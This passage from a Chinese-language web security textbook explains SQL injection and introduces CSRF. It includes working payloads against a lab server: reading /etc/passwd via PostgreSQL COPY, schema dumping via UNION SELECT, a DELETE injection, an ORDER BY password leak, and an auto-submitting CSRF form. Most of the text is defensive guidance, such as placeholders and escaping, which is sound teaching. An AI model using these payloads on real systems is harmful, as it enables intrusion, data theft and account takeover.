实际的攻击中，攻击者使用 iframe 或 script 元素等发动攻击，使用户的计算机感染病毒的案例可以说是层出不穷。

另外，如果要在虚拟机中恢复被篡改的数据库，可以执行以下脚本，或者在 http://example.jp/44 的菜单中点击“12. resetdb：恢复数据库”链接。

```
http://example.jp/44/resetdb.php
```

◆其他攻击

根据数据库引擎的不同，通过 SQL 注入攻击还可能会达到下列效果。

- 执行 OS 命令
- 读取文件
- 编辑文件
- 通过 HTTP 请求攻击其他服务器

此处举一个读取文件的例子。同样使用 44-001.php 作为范例。

首先使用如下 URL 打开页面。

```
http://example.jp/44/44-001.php?author=';copy+books(title)+from+'/etc/passwd'--
```

此时会调用如下 SQL 语句。

```
copy books(title) from '/etc/passwd'
```


这里的 COPY 语句是 PostgreSQL 数据库的扩展功能，能够将文件内容存入表中。此例中 /etc/passwd 就被存入了 books 表的 title 列。执行 COPY 语句需要 PostgreSQL 的管理员权限以连接数据库。

为了确认效果，接下来我们用如下 URL 打开页面。

```
http://example.jp/44/44-001.php?author='or+author+is+null--
```

受 SQL 注入攻击的影响，页面显示 author 列的值为 NULL 的行。结果如下图所示。

图 4-35 /etc/passwd 被存入数据库



书籍ID	书名
	root:x:0:0:root:/root:/bin/bash
	daemon:x:1:1:daemon:/usr/sbin:/bin/sh
	bin:x:2:2:bin:/bin:/bin/sh
	sys:x:3:3:sys:/dev:/bin/sh
	sync:x:4:65534:sync:/bin:/bin/sync

/etc/passwd 的内容被保存至数据库。

由此可见，在某些情况下，SQL 注入攻击可能会导致服务器上的文件内容经由数据库泄漏至外界。

SQL 注入攻击造成的影响因数据库引擎的不同而各异。但不管是什么样的数据库引擎，SQL 注入都会导致数据库内的数据被外界读取。关于各数据库引擎的影响，可以参考金床所著的《Web 应用程序安全》[2]。

综上所述，SQL 注入攻击能导致数据库内的任意数据被泄漏或篡改，因此，SQL 注入漏洞可谓贻害无穷。


专栏：数据库中表名与列名的调查方法 COLUMN

通过 SQL 语句能够调查数据库内存在哪些表和列。SQL 标准规格中规定了名为 INFORMATION_SCHEMA 的数据库，使用其中的 tables 和 columns 等视图（假想表），就可以从中读取表和列的定义。

图 4-36 展示了通过 SQL 注入攻击来使用 columns 视图使页面显示 user 表定义信息的范例。一般攻击者都会使用这种方法来探索数据库。图中的页面上显示了表名、列名和类型名。

```
http://example.jp/44/44-001.php?author='+union+select+table_name,column_
name,data_type,null,null,null,null+from+information_schema.columns+order+by+1--
```

图 4-36 使用 SQL 注入攻击显示表定义



users	mail	character varying
users	addr	character varying
users	id	character varying
users	tel	character varying
users	name	character varying
users	pwd	character varying

安全隐患的产生原因

SQL 注入攻击能够以开发者意想不到的方式改变 SQL 语句的构造，其中很大程度上都是因为字面量[①]的缘故。字面量指的是 SQL 语句中的固定值，比如字符串 `'Shakespeare'` 和数值 `-5` 都是字面量。SQL 中每种数据类型都有相应的字面量，其中最常用的是字符串字面量和数值字面量[②]。

◆字符串字面量的问题

SQL 标准规格中规定字符串字面量必须用单引号括起来。而若要在字符串字面量内使用单引号，就需要使用连续两个单引号来表示。这被称为单引号转义。因此，将“O’Reilly”用于 SQL 的字符串字面量时就需写成 `O''Reilly`。

然而，在有 SQL 注入漏洞的程序中，由于没有转义单引号，所以就导致拼接后的 SQL 语句如下。

```
SELECT * FROM books WHERE author='O'Reilly'
```

将此 SQL 语句的后半部分放大，如下图所示。

图 4-37 上述 SQL 语句的后半部分

```
author='O'Reilly'
```

字符串字面量　被排除出字符串字面量的部分


“`O'Reilly`”中的单引号[③]使得字符串字面量结束，后面的“`Reilly'`”被排除出了字符串字面量。这部分在 SQL 语句中没有意义，所以就会产生语法错误。

但是，如果将“`Reilly'`”换成有意义的 SQL 语句会如何呢？其实这正是 SQL 注入攻击的方法。SQL 注入攻击中，被插入的单引号等排除出的字符串是有意义的 SQL 语句，因此就能够被应用程序调用而执行特定操作。

为了便于理解，我们将 SQL 注入攻击的字符串比喻为笼中的狮子，如下图所示。无论攻击字符串多么危险，只要它被解释为字面量就安然无事。而如果狮子（攻击字符串）被放出了笼子（字面量），它就会执行攻击。

① 字面量以外的其他原因造成的 SQL 注入攻击，请参考“各种列的排序”小节。
② 除此以外还有布尔型字面量和日期时间字面量等。
③ 严格来说是英文中的撇号，但通常情况下和单引号通用。

图 4-38　SQL 注入攻击字符串



◆针对数值的 SQL 注入攻击

前面介绍了针对字符串字面量的 SQL 注入攻击，而数值字面量也会遭受 SQL 注入攻击。Web 开发中普遍使用的脚本语言（PHP、Perl、Ruby 等）多为动态类型语言，不限制变量的类型。因此，理应填入数值的地方就有可能会被填入其他类型的字符。比如，假设以下 SQL 语句中 age 列的类型为整数型，存储的是职员的年龄。

```
SELECT * FROM employees WHERE age < $age
```

这时，如果将以下字符串传入 `$age`，就形成了 SQL 注入攻击。

```
1;DELETE FROM employees
```

拼接后的 SQL 语句如下。

```
SELECT * FROM employees WHERE age < 1;DELETE FROM employees
```

而一旦执行此 SQL 语句就会删除所有的职员信息。

由于数值字面量没有用单引号围住，所以，当出现非数值的字符时即被视为数值字面量终止。此例中，分号 ; 不是数值，因此分号以后的值就被排除出了数值字面量，而被解释为 SQL 语句的一部分。

对策

前面已经提到，产生 SQL 注入漏洞的根本原因为，被指定为参数的字符串的一部分被排除出字面量，导致 SQL 语句发生了变化。因此，要防范 SQL 注入漏洞，就必须防止 SQL 语句在拼接过程中被更改。具体可采取如下两种方法。

（a）使用占位符拼接 SQL 语句

（b）在应用程序中拼接 SQL 语句时，要确保字面量被正确处理，SQL 语句不被更改

由于（b）方法的实施非常困难，因此这里极力推荐采用（a）方法[①]。

① 关于 SQL 中字面量的正确构成方法，请参考独立行政法人信息处理推进机构（IPA）发表的《安全调用 SQL 的方法》[5]。

◆使用占位符拼接 SQL 语句

使用了占位符后，之前检索图书库存的 SQL 语句就可以记述如下。

```
SELECT * FROM books WHERE author = ? ORDER BY id
```

SQL 语句中的问号就是占位符，表示将变量或表达式等可变参数填到此处。占位符（Place Holder）的英文即为“占座”的意思。下面我们就来演示一下如何使用占位符修改上述含有漏洞的范例。这里使用了名为 MDB2 的调用 SQL 语句的程序库。

▶ 代码清单　/44/44-004.php



```
<?php
  require_once 'MDB2.php';
  header('Content-Type: text/html; charset=UTF-8');
  $author = $_GET['author'];
  // 连接数据库时指定字符编码为 UTF-8
  $mdb2 = MDB2::connect('pgsql://wasbook:wasbook@localhost/wasbook?
charset=utf8');
  $sql = "SELECT * FROM books WHERE author = ? ORDER BY id";
  // 准备调用 SQL。在第 2 个参数数组中指定占位符的类型
  $stmt = $mdb2->prepare($sql, array('text'));
  // 执行 SQL 语句。execute 方法的参数为参数的实际值（绑定值）
  $rs = $stmt->execute(array($author));
  // 省略显示的部分。
  $mdb2->disconnect(); // 切断数据库连接
?>
```

在上述脚本中，`author = ?` 部分使用了占位符。此外，在调用 `execute` 方法时指定了实际的参数值。而将值分配给占位符这一操作就被称为绑定变量。

专栏：采用 MDB2 的原因　COLUMN

PHP 中连接 MySQL 或 PostgreSQL 等数据库引擎的程序库种类繁多，而笔者在试用了很多程序库后发现，PEAR 类库中的 MDB2 的安全性最好。原因如下（调查时间为 2010 年 12 月）。

- MDB2 连接数据库时能够方便地指定字符编码。PDO 等其他程序库指定文字编码非常不便
- 提供有占位符和转义等直接关系到安全性的功能
- 被 PEAR 合并的其他程序库（例如 DB）都已停止后续维护


◆为什么使用占位符会安全

占位符依据实现方法可分为静态占位符和动态占位符两类。下面我们就来看一下为什么使用占位符能够安全地调用 SQL 语句。

◇**静态占位符**

静态占位符[1]的绑定变量操作在数据库引擎中执行。含有占位符的 SQL 语句被直接发送至数据库引擎，数据库引擎执行编译等准备工作后确定 SQL 语句。随后绑定值也被发送至数据库引擎，数据库引擎将收到的值填充进 SQL 语句后将其执行（图 4-39）。

▶ **图 4-39 静态占位符**




由于 SQL 语句是在包含占位符的状态下被编译的，因此，从理论上来说，之后 SQL 语句就不可能再被改变。

◇**动态占位符**

动态占位符的方式为，首先在处理 SQL 的程序库中执行绑定变量操作，然后再将 SQL 语句发送给数据库引擎处理。绑定变量时字面量会被妥善处理，因此只要处理中没有 Bug 就不会遭受 SQL 注入攻击（图 4-40）。

▶ **图 4-40 动态占位符**



由此可见，无论使用静态还是动态占位符都能消除 SQL 注入漏洞。但就理论上来说，静态占位符能够完全消除 SQL 注入漏洞出现的可能性，所以应当尽可能地采用静态占位符。

① 静态占位符在 ISO 或 JIS 中，也被称为预处理语句（Prepared Statement）。

动态占位符可能会因程序问题而造成 SQL 注入漏洞，比如 JVN#59748723[①]。详情可参考笔者的博客文章 [4]。

◆参考：LIKE 语句与通配符

使用 LIKE 语句进行模糊查询时由通配符引发的问题，经常容易与 SQL 注入混为一谈。指定 LIKE 语句的查询模式时，_ 匹配任意 1 个字符，% 匹配任意 1 个或多个字符。_ 和 % 就被称为通配符。

使用 LIKE 语句进行查询时，如果字符中含有 _ 或 %，就必须对这些通配符进行转义。不进行转义的话就会出现很多问题，但这并不是 SQL 注入，而很多人却经常将两者混淆。

接下来就让我们首先通过示例看一下 LIKE 语句的用法。下面是一条用来查询 name 列中包含“山田”的行的语句（部分匹配）。

```
WHERE name LIKE '%山田%'
```

要在 LIKE 语句中查询 _ 或 %，就需要使它们不再担任通配符的角色，即对其进行转义。转义时使用的字符应该使用 ESCAPE 语句指定[②]。下面的例子中就使用了 # 作为转义字符。

例如，下面是一条查询 name 列中包含 % 的行的语句。第一个和最后一个 % 为通配符，#% 表示查询对象字符为 %。

```
WHERE name LIKE '%#%%' ESCAPE '#'
```

虽然转义通配符与 SQL 注入漏洞并无直接关联，但却是正确处理所必需的步骤。

转义通配符的 PHP 函数示例如下所示。它适用于 PostgreSQL 和 MySQL。前提为 PHP 的内部字符编码设置无误。

```
function escape_wildcard($s) {
  return mb_ereg_replace('([_%#])', '#\1', $s);
}
```

其他数据库引擎中需要转义的字符则略有不同，如下表所示。

---

① 详情可参考 http://jvn.jp/en/jp/JVN59748723/

② MySQL 中可以不写 ESCAPE 语句而使用 \ 来转义字符。但由于 SQL 标准规格（ISO 及 JIS）中规定没有 ESCAPE 语句时就认为没有定义转义字符，因此，按照这一标准，始终使用 ESCAPE 语句来定义转义字符更为保险。

表 4-10 需要转义的通配符

数据库	转义对象字符	补充说明
MySQL	_ %	
PostgreSQL	_ %	
Oracle	_ % ＿ ％	全角字符也需转义
MS SQL Server	_ % [	见 ※1
IBM DB2	_ % ＿ ％	全角字符也需转义

※1 MS SQL Server 中能够使用 [a-z] 这种类似于正则表达式的通配符。[a-z] 匹配 1 个小写字母。因此，要查询 [本身就必须将 [转义。
参考：http://msdn.microsoft.com/zh-cn/library/ms179859.aspx

调查时上述数据库的版本如下。

表 4-11 调查时使用的数据库版本

数据库	版本	参考网页
MySQL	5.5	http://dev.mysql.com/doc/refman/5.5/en/string-comparison-functions.html#operator_like
PostgreSQL	9.0.2	http://www.postgresql.jp/document/pg902doc/html/functions-matching.html#FUNCTIONS-LIKE
Oracle ※2	11g	http://download.oracle.com/docs/cd/E16338_01/server.112/b56299/conditions007.htm#i1034153
MS SQL Server	SQL Server 2008 R2	http://msdn.microsoft.com/ja-jp/library/ms179859.aspx
IBM DB2	9.7	http://publib.boulder.ibm.com/infocenter/db2luw/v9r7/index.jsp?topic=/com.ibm.db2.luw.sql.ref.doc/doc/r0000751.html

※2 Oracle 11g 的参考网页中没有提及全角通配符，但根据实际操作我们发现，全角通配符也需要进行转义。
（使用 Oracle Database 11g Enterprise Edition Release 11.1.0.6.0 验证）

◆使用占位符的各种处理

在实际的 Web 应用开发中遇到条件复杂的 SQL 语句时，很多人可能都会萌发用拼接字符串的方式来组装 SQL 语句的想法，因为他们觉得使用占位符无法写出复杂的 SQL 语句。鉴于这种情况，接下来我们就向大家介绍一下各种复杂情况下使用占位符来调用 SQL 语句的例子。

◇查询条件发生动态变化

Web 应用的查询页面中有时会提供多个查询条件，在这样的页面中，SQL 语句只在有输入内容的文本框中组装，所以 SQL 语句就会根据用户的输入情况而发生变化。

这种情况下，可以使用字符串动态拼接含有占位符 ? 的 SQL 语句，等到调用 SQL 语句时才绑定参数。示例脚本如下。在这段脚本中，PHP 变量 `$title` 和 `$price` 分别为书名和价格上限的页面输入值。

```
// 基底 SQL 语句
$sql = 'SELECT id, title, author, publisher, date, price FROM books';
if ($title !== '') {  // 添加 title 查询条件（LIKE）
  $conditions[] = "title LIKE ? ESCAPE '#'";
  $ph_type[] = 'text';
  $ph_value[] = escape_wildcard($title);
}
if ($price !== '') {  // 添加 price 查询条件（大小比较）
  $conditions[] = "price <= ?";
  $ph_type[] = 'integer';
  $ph_value[] = $price;
}
if (count($conditions) > 0) { // 存在 WHERE 语句时
  $sql .= ' WHERE ' . implode(' AND ', $conditions);
}
$stmt = $mdb2->prepare($sql, $ph_type); // 准备 SQL 语句
$rs = $stmt->execute($ph_value);  // 执行变量绑定和查询操作
```

虽然本例中指定的查询条件最多只有 2 个，但更复杂的查询条件语句也能够通过同样的方法使用占位符拼接而成。

◇各种列的排序

为了方便用户浏览列表，有时需要将 SQL 语句的查询结果根据用户指定的列进行排序。SQL 中能够使用 ORDER BY 语句指定列并进行排序，但编程时稍有疏忽就会引入安全隐患。比如，假设脚本中有如下 SQL 语句，其中，指定列名的 `$row` 通过查询字符串等外部途径传入。如果指定 `row=author`，就会按照作者名进行排序。

```
SELECT * FROM books ORDER BY $row
```

而如果 `$row` 被指定为如下值，就形成了 SQL 注入攻击。

```
cast((select id||':'||pwd FROM users limit 1) as integer)
```

此时展开后的 SQL 语句如下所示。

```
SELECT * FROM books ORDER BY cast((select id||':'||pwd FROM users limit 1) as
integer)
```

执行结果

```
ERROR: integer 类型的输入语法无效 : "yamada:pass1"
```

另外，还可以在 ORDER BY 语句后插入分号并追加其他 SQL 语句（UPDATE 等）。

下面就让我们来看一下该问题的防范策略，即检验排序列名的有效性的方法。

假设在以下脚本中，由查询字符串 sort 来指定进行排序的列。数组 $sort_columns 为允许指定的排序列名。这里使用 array_search 函数检查外界传入的列名是否合法，合法的情况下才能够在 SQL 语句后面加上 ORDER BY 语句。

```
$sort_columns = array('id', 'author', 'title', 'price');
$sort_key = $_GET['sort'];
if (array_search($sort_key, $sort_columns) !== false) {
  $sql .= ' ORDER BY ' . $sort_key;
}
```

◆ SQL 注入的辅助性对策

通过上面的讲述我们知道了防范 SQL 注入攻击的根本性对策为使用占位符。而这里我们将向大家介绍一些能够配合占位符一起实施的辅助性对策。所谓辅助性对策，是指当根本性对策的实施有疏漏，或者中间件存在漏洞时，能够减轻攻击造成的损害的对策。

- 不显示详细的错误消息
- 检验输入值的有效性
- 设置数据库权限

◇不显示详细的错误消息

之前我们提到过利用错误消息来实施 SQL 注入攻击，从而成功窥探数据库中信息的例子。其中，特别是在显示为 SQL 错误的情况下，SQL 注入漏洞会更容易暴露给外界。因此，通过避免显示详细的错误消息，就能够在存在 SQL 注入漏洞的情况下，使攻击难度加大。

PHP 中关闭详细的错误消息的显示，只需在 php.ini 中做如下设置。

```
display_errors = Off
```

◇检验输入值的有效性

正如 4.2 节所述，依据应用程序的规格校验输入值，有时能够达到抵挡外部攻击的效果。例如，邮编输入框仅能输入数字、用户名输入框仅能输入字母和数字等，进行输入校验后，即使忘了利用占位符，也不会使 SQL 注入攻击得逞。

但是，仅依靠输入校验是无法杜绝 SQL 注入攻击的。因为像地址输入框或评论输入框等地方就不限制输入字符的种类。因此，对抗 SQL 注入攻击还是要使用占位符。

◇设置数据库权限

将 Web 应用数据库的用户访问权限设置为所需的最低限度后，万一遭受 SQL 注入攻击，也

能将受损降到最低。

例如，仅显示商品信息的应用就不需要用户对商品数据表进行书写操作。这种情况下，仅开放商品数据表的读取权限给数据库用户，而不授予其书写权限，就能防止商品信息被篡改。

此外，针对在“其他攻击”中提到的通过 SQL 读取文件这一攻击类型，也需要设置数据库管理员权限。将数据库用户的权限设为所需的最低限度，即使应用中有 SQL 注入漏洞，也能将受害程度降到最低。

总结

本节讲解了 SQL 注入漏洞的相关知识。SQL 注入漏洞能导致数据库内的所有信息被泄漏或篡改，从而造成极大的影响。因此，应用开发者在编程时一定要时刻警惕 SQL 注入漏洞。

防范 SQL 注入的最佳方法为使用静态占位符调用 SQL 语句。由于即使是动态的 SQL 语句也能够设法使用静态占位符来实现，因此，建议开发者们在应用中全部使用静态占位符。

继续深入学习

关于以下这些本书未涉及的内容，读者们可以参考独立行政法人信息处理推进机构（IPA）发表的《安全调用 SQL 的方法》[5]。

- 应进行转义的字符详情
- 字符编码的影响

而不同数据库引擎的攻击方法的示例，在金床所著的《Web 应用安全》[2] 或 Justin Clarke 所著的《SQL 注入攻击与防御》[1] 中有详细说明。

此外，当攻击者无法利用错误消息或 UNION SELECT 窃取内部信息时，还可以使用 SQL 盲注攻击（Blind SQL Injection）的手段达到窃取信息的目的，详情见佐名木智贵所著的《Web 编程安全性技巧》[3] 或《SQL 注入攻击与防御》[1]。

参考：无法使用占位符时的对策

虽然本书始终推荐使用占位符来应对 SQL 注入，但是，在一个既有的应用中，如果将实现方针全部改为使用占位符的话，修改成本将非常巨大。

这种情况下，为了解决 SQL 注入漏洞，可以沿用字符串拼接 SQL 语句的方法，并将重点注目于字面量的正确处理上。具体来说应实施以下两点。

- 将字符串字面量中有特殊意义的字符和符号进行转义
- 确保数值字面量中不被混入数值以外的字符

有些调用 SQL 的程序库中提供了 `quote` 方法来转义 SQL 中的字符串字面量，它能够根据

数据库的种类和设置等自行调整转义的字符。

数值字面量的情况下一般只需将值转换（Cast）为数值型即可，但是，像位数很多的十进制数等在一些编程语言中就没有对应的类型，这时就不能使用类型转换，而应使用正则表达式来检验数值。

详情请参考独立行政法人信息处理推进机构（IPA）发表的《安全调用 SQL 的方法》[5]。

参考：Perl+MySQL 的安全连接方法

Perl 和 MySQL 的组合有着很高的人气。但由于 Perl 的标准库中的 SQL 连接库 DBI/DBD 连接 MySQL 时默认使用动态占位符，因此，要想改为使用静态占位符的话，就需要修改如下设置（阴影部分）。

```
my $db = DBI->connect('DBI:mysql:books:localhost;
mysql_server_prepare=1;mysql_enable_utf8=1', 'username', 'password')  || die
$DBI::errstr;
```

参考：PHP+PDO+MySQL 的安全连接方法

在使用 PHP 的开发中，连接 MySQL 数据库通常会采用 PDO（PHP Data Objects）。PDO 因处理速度快而备受欢迎，但使用时需注意防范 SQL 注入漏洞。

PDO 没有提供指定连接数据库时的字符编码的方法，只能通过指定 MySQL 的配置文件的方式来指定字符编码，如下所示。下面的代码中还设置了使用静态占位符。

```
$dbh = new PDO('mysql:host=localhost;dbname=wasbook',
                  'username', 'password', array(
    PDO::MYSQL_ATTR_READ_DEFAULT_FILE => '/etc/mysql/my.cnf',
    PDO::MYSQL_ATTR_READ_DEFAULT_GROUP => 'client',
    PDO::ATTR_EMULATE_PREPARES => false,
  ));
```

另外，在 /etc/mysql/my.cnf（MySQL 的配置文件）中添加如下设置。

```
[client]
default-character-set=utf8
```

参考：Java+MySQL 的安全连接方法

Java 连接 MySQL 时使用 JDBC 驱动的 MySQL Connector/J。由于这一组合默认使用的是动态占位符，因此，建议修改如下设置（阴影部分）以改为使用静态占位符。

```
Connection con = DriverManager.getConnection(
"jdbc:mysql://localhost/dbname?user=xxx&password=xxxx&
useServerPrepStmts=true&useUnicode=true&characterEncoding=utf8")
```

参考文献

[1] Justin Clarke.（2009）. *SQL Injection Attacks and Defence*. Syngress.

[2] 金床 .（2007）.《ウェブアプリケーションセキュリティ》(《Web 应用安全》) . データ・ハウス .

[3] 佐名木智貴 .（2008）.《セキュア Web プログラミング Tips 集》(《Web 编程安全性技巧》) . ソフト・リサーチ・センター .

[4] 德丸浩（2008 年 12 月 22 日）. Java と MySQL の組み合わせで Unicode の U+00A5 を用いた SQL インジェクションの可能性（通过 Java 和 MySQL 的组合对利用 Uninode 的 U+00A5 进行 SQL 注入的可能性）. 参考日期：2010 年 12 月 23 日，参考网址：德丸浩の日記 : http://www.tokumaru.org/d/20081222.html#p01

[5] 独立行政法人信息处理推进机构（IPA）.（2010 年 3 月 18 日）. 安全な SQL の呼び出し方（安全调用 SQL 的方法）. 参考日期：2010 年 12 月 7 日，参考网址：情報処理推進機構 : http://www.ipa.go.jp/security/vuln/websecurity.html

4.5 关键处理中引入的安全隐患

Web 应用中，用户登录后执行的操作中有些处理一旦完成就无法撤销，本书将此类处理称为"关键处理"[①]。像用户使用信用卡支付、从用户的银行账号转账、发送邮件、更改密码或邮箱地址等都是关键处理的典型案例。

关键处理中如果存在安全隐患，就会产生名为跨站请求伪造（Cross-Site Request Forgeries，简称 CSRF）的漏洞。接下来，本节就将对 CSRF 漏洞进行详细的说明。

4.5.1 跨站请求伪造（CSRF）

概要

在执行关键处理前，需要确认该请求是否确实由用户自愿发起。如果忽略了这个确认步骤，就可能出现很大问题，比如用户只是浏览了恶意网站，浏览器就擅自执行关键处理等。

引发上述问题的安全隐患被称为跨站请求伪造（CSRF）漏洞，而针对 CSRF 漏洞进行的攻击就是 CSRF 攻击。

Web 应用存在 CSRF 漏洞时就可能会遭受如下攻击。

- ➤使用用户的账号购物
- ➤删除用户账号
- ➤使用用户的账号发布帖子
- ➤更改用户的密码或邮箱地址等

CSRF 漏洞造成的影响仅限于应用的关键处理被恶意使用，而像用户的个人信息等就无法通过 CSRF 攻击窃取[②]。

因此，为了预防 CSRF 漏洞，就需要在执行关键处理前确认请求确实是由用户自愿发起的。详情请参考本节的"对策"。

---

① 有些文献也把关键处理用于表示特定的副作用。

② 但是，一旦攻击者修改了用户的密码，就有可能窃取该用户的个人信息。

CSRF 漏洞总览

产生地点
以下任一网站上执行关键处理的页面
- 仅使用 Cookie 进行会话管理的网站
- 仅依靠 HTTP 认证、SSL 客户端证书、手机的移动 ID 来识别用户的网站

影响范围
存在 CSRF 漏洞的页面

影响类型
以受害用户的权限执行关键处理。如购买商品、发布帖子、更改密码等

影响程度
中～大

用户参与程度
需要 → 点击恶意连接、浏览恶意网站等

对策概要
执行关键处理前，确认是正规用户发起的请求


攻击手段与影响

首先让我们来看一下针对 CSRF 漏洞实施的两种典型的攻击模式。即“输入 – 执行”这种简单模式下的攻击手段以及中途包含确认页面时的攻击方法。

◆“输入 – 执行”模式的 CSRF 攻击

此处用更改密码页面作为“输入 – 执行”模式下关键处理的例子。以下 PHP 脚本展示了更改密码处理的概要。

▶ 代码清单　/45/45-001.php（登录脚本）



```
<?php // 用来确认用户已登录的脚本
  session_start();
  $id = @$_GET['id'];
  if (! $id) $id = 'yamada';
  $_SESSION['id'] = $id;
?>
<body>
已登录（id:<?php echo
  htmlspecialchars($id, ENT_NOQUOTES, 'UTF-8'); ?>)<br>
<a href="45-002.php">更改密码</a>
</body>
```

▶ 代码清单 /45/45-002.php（密码输入页面）



```
<?php
  session_start();
  // 确认登录 省略
?>
<body>
<form action="45-003.php" method="POST">
新密码 <input name="pwd" type="password"><br>
<input type="submit" value=" 更改密码 ">
</form>
</body>
```


▶ 代码清单 /45/45-003.php（执行更改密码）



```
<?php
  function ex($s) { // 用于防范 XSS 的 HTML 转义及显示处理函数
    echo htmlspecialchars($s, ENT_COMPAT, 'UTF-8');
  }
  session_start();
  $id = $_SESSION['id']; // 取得用户名
  // 确认登录 省略
  $pwd = $_POST['pwd'];   // 取得密码
  // 更改密码处理 将用户 $id 的密码更改为 $pwd
?>
<body>
<?php ex($id); ?> ○○的密码已更改为△△
</body>
```

这些脚本的运行示例如图 4-41 所示。

▶ 图 4-41 脚本运行示例



可见，密码在最后的 45-003.php 中被更改。然而，通过此脚本更改密码，还需要满足以下 3 个条件。

➤使用 POST 方法请求 45-003.php
➤保持登录状态
➤使用 POST 参数中的 pwd 指定新密码

而使浏览器发送满足以上条件的请求的攻击即为 CSRF 攻击。下面就是用来实施 CSRF 攻击的 HTML 文件。

▶ **代码清单　/45/45-900.html**



```
<body onload="document.forms[0].submit()">
<form action="http://example.jp/45/45-003.php" method="POST">
<input type="hidden" name="pwd" value="cracked">
</form>
</body>
```

这段代码为实施 CSRF 攻击的恶意网页的 HTML 源代码。攻击者将其置于互联网上，并在其中添加攻击对象网站用户可能感兴趣的内容，以引诱网站的用户前来浏览。

用户浏览此 HTML 时的情形如图 4-42 所示。

▶ **图 4-42　通过 CSRF 攻击变更密码**




⓪用户登录 example.jp
①攻击者设下圈套
②受害人浏览恶意网站而触发圈套
③攻击者使用恶意网站中的 JavaScript，使受害人的浏览器向攻击对象网站发送将密码变更为 cracked 的 POST 请求
④密码被更改

这种情况下，因为先前列举的变更密码所需条件都已满足，所以正规用户的密码就被成功更

改为了 cracked。

▶ 图 4-43 CSRF 攻击成功



攻击者在实际发动攻击时，为了使攻击显得隐蔽，通常会采用不可见的 iframe 来布置恶意网页（45-901.html）。

▶ 图 4-44 隐藏 iframe 以进行暗中攻击



此时，根据同源策略，从 iframe 的外层（恶意网页）无法读取到内层（攻击对象）的内容，因此，CSRF 攻击虽然能够以正规用户的权限恶意使用攻击对象网站中的关键处理，却无法获取网页中显示的内容。


◇密码被更改也会导致信息泄漏

